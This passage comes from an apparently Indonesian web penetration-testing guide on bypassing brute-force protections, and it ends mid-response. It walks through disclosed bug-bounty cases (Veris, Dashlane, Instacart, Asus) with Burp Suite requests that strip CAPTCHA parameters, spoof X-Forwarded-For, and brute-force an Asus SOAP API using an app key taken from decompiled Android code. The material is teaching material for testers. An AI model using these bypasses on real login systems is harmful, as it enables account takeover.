XSRF-TOKEN=eyJpdiI6ImczOGMwa2g3VVd3Tm5XWmJiN09CeEE9PSIsInZhbHV1IjoiMktDNTB5RWV5
U3greXJjcGY2RXM1bmE2WGQ0SmEzTFFSXC91OUDqZVRKaHN3SDRBekFjNmZYVHwbGRyQ2dyZVcILC
JtYWMiOii4MzI1NzgyN2QzMjMzMzEzYTRiNTliMmM2OTgyOGI0MjkxMTFjOGU5NTQ4MzN1Y2Y3NTcy
ZmRiYzhmM2VhOGZkIn0%3D;
laravel_session=eyJpdiI6InVsbVFaTGpGVmsxVjhBOW5vbkpCOUE9PSIsInZhbHV1IjoiTmJTWW
hTVEd2ZTd5cnkzNGg1OFwvQnIrNkRCclRRSDZpRHMrde1DV1RGSH1TQitqbkd0z1B2YmtPekhsVGRm
TUCiLCJtYWMiOii4NDZjMmFmjVhYWI2MTg2OTc3ZTlkNmE3YWY0YmE1NGI0Y2YyM2NiY2QzMjk2ZG
I5MWU1MTZ1NmFiZmI0OTY4In0%3D
Upgrade-Insecure-Requests: 1

_token=WDHxjxRuw3Ywyub9dhUeZOrM9vN6sOEpbvsIWepj&email=email_account%40here.com
&password=P%40ssw0rd&g-recaptcha-response=03AOLTBLQBxXobUdcdk_1W6-9Yg4M4Cwl2yv
ySveg579YDvChCrfj-PxiG5tfctVoc_luRsgW6Rh4rfYyOBs4bfLASalW649zmlM0_Enc1a7F_Ae6S
wRgcM1ffMpMHE2H_WhWyn0Cw-vCGTKrtnCziCKe7oxf9X4CmzVnAjqK4wLFkKifZWRQ6ncAm2R7EcF
11E_WUog-g5UUGKss5PbQN7LbJGC0HSeZGuCbFHNin2bj3pHRdzbQI8BBCig6Xr-XjpZcuqybMV3WB
G8mZVgw1IuGyd19kIT_1SyYW80Sa4icI7CbY0VPmKSda8A09v4dHXRCRIwojX8kt
```

Gambar 115 Request with g-recaptcha-response

Kemudian, berikut ini merupakan contoh request tanpa parameter CAPTCHA:

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 454
DNT: 1
Connection: close
Cookie:
XSRF-TOKEN=eyJpdiI6ImczOGMwa2g3VVd3Tm5XWmJiN09CeEE9PSIsInZhbHV1IjoiMktDNTB5RWV5
U3greXJjcGY2RXM1bmE2WGQ0SmEzTFFSXC91OUDqZVRKaHN3SDRBekFjNmZYVHwbGRyQ2dyZVcILC
JtYWMiOii4MzI1NzgyN2QzMjMzMzEzYTRiNTliMmM2OTgyOGI0MjkxMTFjOGU5NTQ4MzN1Y2Y3NTcy
ZmRiYzhmM2VhOGZkIn0%3D;
laravel_session=eyJpdiI6InVsbVFaTGpGVmsxVjhBOW5vbkpCOUE9PSIsInZhbHV1IjoiTmJTWW
hTVEd2ZTd5cnkzNGg1OFwvQnIrNkRCclRRSDZpRHMrde1DV1RGSH1TQitqbkd0z1B2YmtPekhsVGRm
TUCiLCJtYWMiOii4NDZjMmFmjVhYWI2MTg2OTc3ZTlkNmE3YWY0YmE1NGI0Y2YyM2NiY2QzMjk2ZG
I5MWU1MTZ1NmFiZmI0OTY4In0%3D
Upgrade-Insecure-Requests: 1

_token=WDHxjxRuw3Ywyub9dhUeZOrM9vN6sOEpbvsIWepj&email=email_account%40here.com
&password=P%40ssw0rd
```

Gambar 116 Request without g-recaptcha-response

Sebagai catatan, untuk memulai menghapus parameter, maka pengujinya harus menghapusnya dari karakter & yang kemudian dilanjutkan dengan nama parameter. Contoh: **&g-recaptcha-response**.

Dan berikut ini merupakan contoh eksekusi bypass pada case Veris:

```

Request
Raw Params Headers Hex
X-Request-Id: W10477 XMLHttpRequest
Referer: https://sandbox.veris.in/portal/login/
Content-Length: 105
Cookie: csrftoken="1A7tAo:i1Hh:8TTE9eGg;rFzr" g=""
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
xsrftoken=dan...; csrfmiddlewaretoken=...; he...@gmail.com=password=g...16...242
Type a search term
0 matches

Response
Raw Headers Hex
Date: Fri, 18 Mar 2016 07:41:56 GMT
Content-Type: application/json
Connection: keep-alive
Vary: Cookie
X-Frame-Options: SAMEORIGIN
Set-Cookie: sessionid=...; Domain=sandbox.veris.in; expires=Fri, 25-Mar-2016 07:41:55 GMT; HttpOnly; Max-Age=604800; Path=/; Secure
X-NewRelic-App-Dat...
P3P: CP="IDC ADM DEV EXP ANAL STA"
Set-Cookie: _ga=GA1.2.15538000.1458538000; Domain=sandbox.veris.in; expires=Fri, 25-Mar-2016 07:41:55 GMT; HttpOnly; Max-Age=604800; Path=/; Secure
X-Content-Type-options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 115
{"token": "d0347d0c2e7cb7e61a710...; csrfmiddlewaretoken=...; he...@gmail.com=password=g...16...242", "detail": "User successfully authenticated.", "uid": "(333,)"}

```

Gambar 117 Removing the g-recaptcha-response - <https://hackerone.com/reports/124173>

10.5.1.3.1. Burp Suite – Repeater Mode

Ada kalanya proses trial error penghapusan suatu request akan terbilang sukar dilakukan dengan terus-menerus berada di tab “intercept” milik Burp Suite. Karena di dalam realitanya, penguji akan dihadapkan untuk melakukan refresh / request ulang melalui browser yang dilanjutkan dengan kembali ke tampilan “intercept” pada Burp Suite secara berulang.

Untuk mengantisipasi hal ini, maka secara teknis, penguji dapat terus mencoba melakukan trial error (tanpa mengalami kesulitan karena mondar-mandir ke browser dan Burp Suite) dengan menggunakan mode “repeater” dari Burp Suite.

Prosesnya sendiri sebenarnya tidak jauh berbeda dengan yang telah dipaparkan saat penguji hendak “melempar” request ke mode “intruder”. Perbedaannya adalah, kali ini penguji harus melemparnya ke mode “repeater”.


```

Raw Params Headers Hex
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 456
DNT: 1
Connection: close
Cookie:
XSRF-TOKEN=eyJpdiI6IndrMWl220FUanUwUlhFOUK4dE1HWVEpLWnEYmJgT0ZIYkxjbXFVUzh6RGUiLCJtYWMiOiIxMGJmZmizYIn0%3D;
laravel_session=eyJpdiI6ImYzQmJuXC9PWE1LY1RXNTNheHxK220JQVR4CX9Md3NtVEZZX80RjZXQlo1SiIsImlhYyI6IjctQwZDc2OTiifQ%3D%3D
Upgrade-Insecure-Requests: 1
_token=0qi8Q5nOG7dDBkgT4YaQRQLSySvzmDGGSFK914j9L&en...OLTBLoftx1MT7GY7MUeQgIDKxoqBVHunM8F8D4QLFHFWeOeHxOCwTTy989lu-D09M0801czzzn_TiSOyrk9qJEptk3xyr25_dRda2XLBP...2YYcXIamCax_YLdedT5mgxHEAbNKwdwdnRHGAV7S56zN1

```

Gambar 118 Send the Request to Repeater


Setelah memilih “Send to Repeater”, maka secara otomatis, request dimaksud akan muncul pada tab “repeater”.



Gambar 119 Interface of Repeater Mode

Seperti terlihat dari tampilan yang ada, penguji dapat dengan leluasan untuk mengirimkan request dan melihat response **pada satu tampilan layar saja**. Dengan demikian, penguji pun jadi mudah untuk mengubah/menghapus parameter/isi parameter dan mengirimkannya langsung ke server.

Adapun pengiriman request dapat dilakukan dengan memilih button “Go” yang terdapat di sebelah kiri atas. Dan salah satu hal terbaiknya adalah, penguji dapat memiliki banyak tab yang dapat menjadi perwakilan dari request tertentu yang hendak dianalisa seperti tampak pada gambar berikut:



Gambar 120 Many Tabs to be Analyzed

10.5.2. Bypass Method Part II – Added Custom Header – Dashlane Case

Di dalam penerapannya, selain menggunakan CAPTCHA, terdapat pula metode mencegah serangan Brute Force dengan membatasi kesalahan login sebanyak nilai tertentu (misalnya sebanyak enam kali sesuai dengan PCI DSS requirement).

Salah satu contohnya yaitu seperti yang telah diterapkan oleh Dashlane pada salah satu portal miliknya yang terletak di ws1.dashlane.com. Saat itu, Dashlane akan melakukan pemblokiran bila terdapat request berkali-kali (Brute Force) sampai pada nilai tertentu.

Namun demikian, terdapat seorang [researcher dengan nick corb3nik yang berhasil melakukan bypass terhadap proteksi dimaksud dengan menambahkan custom header](#) (berupa X-Forwarded-For) pada request yang ada.

Dikutip dari portal Mozilla untuk developer, pada dasarnya, [X-Forwarded-For digunakan untuk mengidentifikasi suatu IP Address asli dari client](#) yang hendak berkomunikasi ke server melalui HTTP Proxy atau Load Balancer. Umumnya, ketika hendak melihat traffic yang melaju dari client ke server, maka hanya IP dari Proxy maupun Load Balancer saja yang terdeteksi oleh log. Namun dengan pemberian “X-Forwarded-For” header, maka IP asli dari pengguna pun akan dapat diketahui.

Dengan memanfaatkan “X-Forwarded-For”, maka corb3nik pun akhirnya berhasil mem-bypass proteksi brute force yang diterapkan oleh Dashlane. Langkah yang dilakukan yaitu dengan menambahkan header dimaksud di dalam request yang dikirimkan dari aplikasi menuju server.

Berikut ini merupakan gambaran awal ketika corb3nik dihadapkan pada pemblokiran login:

```


Request
Raw Params Headers Hex
POST /7/authentication/exists HTTP/1.1
Host: ws1.dashlane.com
Content-Length: 28
Connection: close
isMXAware&login=john@doe.com

Response
Raw Headers Hex
HTTP/1.1 200 OK
Content-Type: application/json
Date: Wed, 03 May 2017 18:07:44 GMT
Strict-Transport-Security: max-age=31536000
Content-Length: 48
Connection: Close
{"error": {"code": -32600, "message": "Throttled."}}

```

Gambar 121 Attempt was Blocked by Dashlane

Dan berikut ini merupakan gambaran penambahan “X-Forwarded-For” di header dari request yang dikirimkan dengan tujuan untuk mem-bypass proteksi brute force yang telah diterapkan.



Gambar 122 Bypassing Brute Force Protection at Dashlane - <https://hackerone.com/reports/225897>

Kerentanan ini sendiri dianggap valid oleh Dashlane dan diperbaiki kurang dari 7 (tujuh) hari.

10.5.3. Bypass Method Part III – Check the Mobile Request – Instacart Case

Pada situasi tertentu, terdapat kemungkinan bahwa ada perbedaan request baik yang dilakukan via web browser maupun mobile application.

Pada situasi ini, seorang [researcher dengan nick cablej telah membuktikan bahwa dirinya berhasil mem-bypass proteksi brute force pada Instacart](#) dengan memanfaatkan request pada mobile application yang dimiliki.

Langkah yang dilakukan tidak jauh berbeda, yaitu:

- Dengan melakukan intercept terhadap request dari aplikasi mobile yang dimiliki (saat itu didapatkan bahwa request berupa POST yang ditujukan ke <https://www.instacart.com/oauth/token>);
- Kemudian dilanjutkan dengan mengirimkannya ke mode intruder;
- Setelahnya, cablej pun melakukan brute force melalui request dimaksud dan mendapatkan bahwa endpoint yang dituju oleh mobile application milik Instacart belum menerapkan pencegahan terhadap brute force attack.


Dari sini, dapat diambil kesimpulan bahwa endpoint antara pengaksesan suatu aplikasi via web browser (desktop) dengan mobile application, dapat memiliki perbedaan request. Dengan demikian, pemeriksaan terhadap masing-masing akses merupakan suatu keharusan tersendiri yang perlu dilakukan untuk dapat mengidentifikasi potensi risiko yang ada pada suatu aplikasi.

Catatan: mengingat bahwa Panduan ini belum membahas mengenai intercept lalu lintas data pada mobile application, maka pembahasan pun tidak akan dirincikan ke langkah intercept dimaksud.

10.5.4. Bypass Method Part IV – Check the API – Asus Case

Case ini sebenarnya tidak jauh berbeda dengan case yang ditemui di Instacart. Hal yang menjadi perbedaan adalah [proses bypass terhadap brute force attack di Portal Asus dilakukan dengan menelusuri informasi API](#) (endpoint, key, dan lainnya) yang digunakan oleh Asus yang akhirnya di-request langsung ke endpoint dimaksud.

Asus pada dasarnya telah memiliki proteksi terhadap brute force pada portal login miliknya. Hal ini sendiri dapat terlihat dari adanya CAPTCHA yang diimplementasikan di halaman dimaksud.



Gambar 123 CAPTCHA at Asus Portal

Namun demikian, CAPTCHA ini sendiri pada akhirnya dapat di-bypass dengan memanfaatkan API yang digunakan oleh beberapa aplikasi (berbasis android) lain milik Asus (seperti Vivo Baby maupun HiVivo).

Pada saat itu, didapati dua aplikasi mobile berbasis Android dimaksud belum di-obfuscate sehingga memungkinkan seorang penguji untuk mempelajari flow yang ada. Singkat cerita, dari hasil decompile terhadap aplikasi mobile dimaksud, diperoleh informasi berupa API yang digunakan (dari key sampai endpoint nya).

```

AccountServiceInterface.java
public WSLoginResponseInfo Login(String login, String passwd) {
    WSLoginResponseInfo response = new WSLoginResponseInfo();
    HashMap<String, String> input = new HashMap();
    input.put("login", login);
    input.put("passwd", passwd);
    HashMap<String, String> params = new HashMap();
    params.put("AppID", this.m_AppID);
    params.put("AppKey", this.m_AppKey);
    params.put("ApID", "w000000011");
    params.put("ParaJson", getJsonString(input));
    try {
        FutureTask<String> loginTask = new FutureTask(new AccountTaskCallable("awscusinfo.asmx",
            params));
        new Thread(loginTask).start();
        String xmlResponse = (String) loginTask.get(20000, TimeUnit.SECONDS);
    }
}

```

Gambar 124 API-ID at Asus VivoBaby Mobile Application

```


AccountTaskCallable.java
import org.repackaged.ksoap2.serialization.SoapObject;
import org.repackaged.ksoap2.serialization.SoapSerializationEnvelope;
import org.repackaged.ksoap2.transport.HttpTransportSE;

public class AccountTaskCallable implements Callable<String> {
    private static String NAMESPACE = "http://www.asus.com/";
    private static String SOAP_ACTION = "http://www.asus.com/";
    public static final int TASK_TIME_OUT = 20000;
    private String URL = "https://account.asus.com/ws/";
    protected String m_AppID = "healthc002";
    protected String m_AppKey = "a32ee2efcd5a4b2dbd5a9125bb450fb";
    private HashMap<String, String> m_params = null;
}

```

Gambar 125 API Endpoint at Asus VivoBaby Mobile Application

Setelahnya, maka pengujinya langsung mengunjungi endpoint yang diperoleh dari hasil decompile (terletak pada tautan <https://account.asus.com/ws/awscusinfo.asmx>) yang kemudian dilanjutkan dengan memasukan data yang diperoleh sebelumnya.



Gambar 126 Endpoint to Login - Belong to Asus

Setelah terisi dengan baik untuk seluruh parameter yang dibutuhkan, akhirnya request dimaksud pun di-intercept dengan menggunakan Burp Suite untuk dianalisa lebih lanjut.

```

POST /ws/awscusinfo.asmx HTTP/1.1
Host: account.asus.com
Content-Type: text/xml; charset=utf-8
Content-Length: 533
SOAPAction: "http://www.asus.com/call"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema"
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope">
  <soap:Header>
    <call xmlns="http://www.asus.com/">
      <appId>healthc002</appId>
      <appKey>a32ee2fcfd5a4b2dbd5a9125bb450fb</appKey>
      <apiID>w0000000011</apiID>
    </call>
  </soap:Header>
  <soap:Body><password>Sup3rDuperP@ssw0rdbym3</password>
</soap:Body>
</soap:Envelope>
  
```

```

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
P3P: CP="NOI ADM DEV PSAI COM NAV OUR OTR STP IND DEM"
Date: Sun, 17 Sep 2017 22:04:44 GMT
Content-Length: 801

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><callResponse
  xmlns="http://www.asus.com/"><callResult><resultCode>1</resultCode><resultDes
  c><Success><ResultDesc><ReturnData><ReturnDataType>String</ReturnDataType><ReturnData>[{"c
  us_id": "33C139PB-0A9F-43CA-87E9-F90F10A0924", "ticket": "886db5c1e5cf4ff96e9
  2859", "nick_name": "asus.tstacc0", "ssn_flag": "0,1", "login": "asus.tstacc0
  @outlook.com", "first_name": "last_name": "", "pic": "", "privacy_setting": "{\"Ad
  dFriendType\":1, \"AddMessageType\":1, \"EmailType\":1, \"MobileType\":1, \"ActiveType\"
  :1}", "email": "asus.tstacc0@outlook.com", "mobile": "", "active": false, "type": "10"
  }]</ReturnData></callResult></callResponse></soap:Body></soap:Envelope>
  
```

Gambar 127 Trying to Login from Asus API

Dari analisa ini, didapati bahwa ternyata benar bila endpoint dimaksud dapat “mem-bypass” proteksi CAPTCHA yang telah diimplementasikan oleh Asus pada portal login miliknya.

Untuk memastikan, maka proses brute force pun dilakukan melalui mode “intruder” pada Burp Suite dan akhirnya terbukti bila serangan dapat dilancarkan dengan baik.

Berikut ini merupakan response dari aplikasi ketika didapati bahwa kata sandi yang di-input merupakan kata sandi yang salah.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1106	
1	100	200	<input type="checkbox"/>	<input type="checkbox"/>	752	
2	99	200	<input type="checkbox"/>	<input type="checkbox"/>	752	
3	98	200	<input type="checkbox"/>	<input type="checkbox"/>	752	
4	97	200	<input type="checkbox"/>	<input type="checkbox"/>	752	
5	96	200	<input type="checkbox"/>	<input type="checkbox"/>	752	


```

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
P3P: CP="NOI ADM DEV PSAI COM NAV OUR OTR STP IND DEM"
Date: Sun, 17 Sep 2017 22:12:22 GMT
Connection: close
Content-Length: 447

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><callResponse
  xmlns="http://www.asus.com/"><callResult><resultCode>0</resultCode><resultDes
  c><password
  error><ResultDesc><ReturnData><ReturnDataType>String</ReturnDataType><ReturnData>
  /></ReturnData></callResult></callResponse></soap:Body></soap:Envelope>
  
```

Gambar 128 Failed to Login - 752 Response Length - Failed

Dan berikut ini merupakan response dari aplikasi ketika didapati bahwa kata sandi yang di-input merupakan kata sandi yang benar.



The screenshot shows a NetworkMiner capture. At the top, there's a table with columns for Source, Destination, Port, and Length. A red oval highlights the row where the Length is 1106. Below the table, there are tabs for Request and Response. Under Response, there are four sub-tabs: Raw, Headers, Hex, and XML. The XML tab displays the SOAP response. The response starts with an HTTP header and then a SOAP envelope containing XML data. The XML data includes user information such as 'cus_id', 'nick_name', 'ssn_flag', 'login', 'first_name', 'last_name', 'pic', 'privacy_setting', 'AddFriendType', 'AddMessageType', 'email', 'mobile', and 'active'. The XML is color-coded with red highlighting around the ticket value and some field names.

```

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
P3P: CP="NOI ADM DEV PSAI COM NAV OUR OTR STP IND DEM"
Date: Sun, 17 Sep 2017 22:12:32 GMT
Connection: close
Content-Length: 801

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><callResponse>
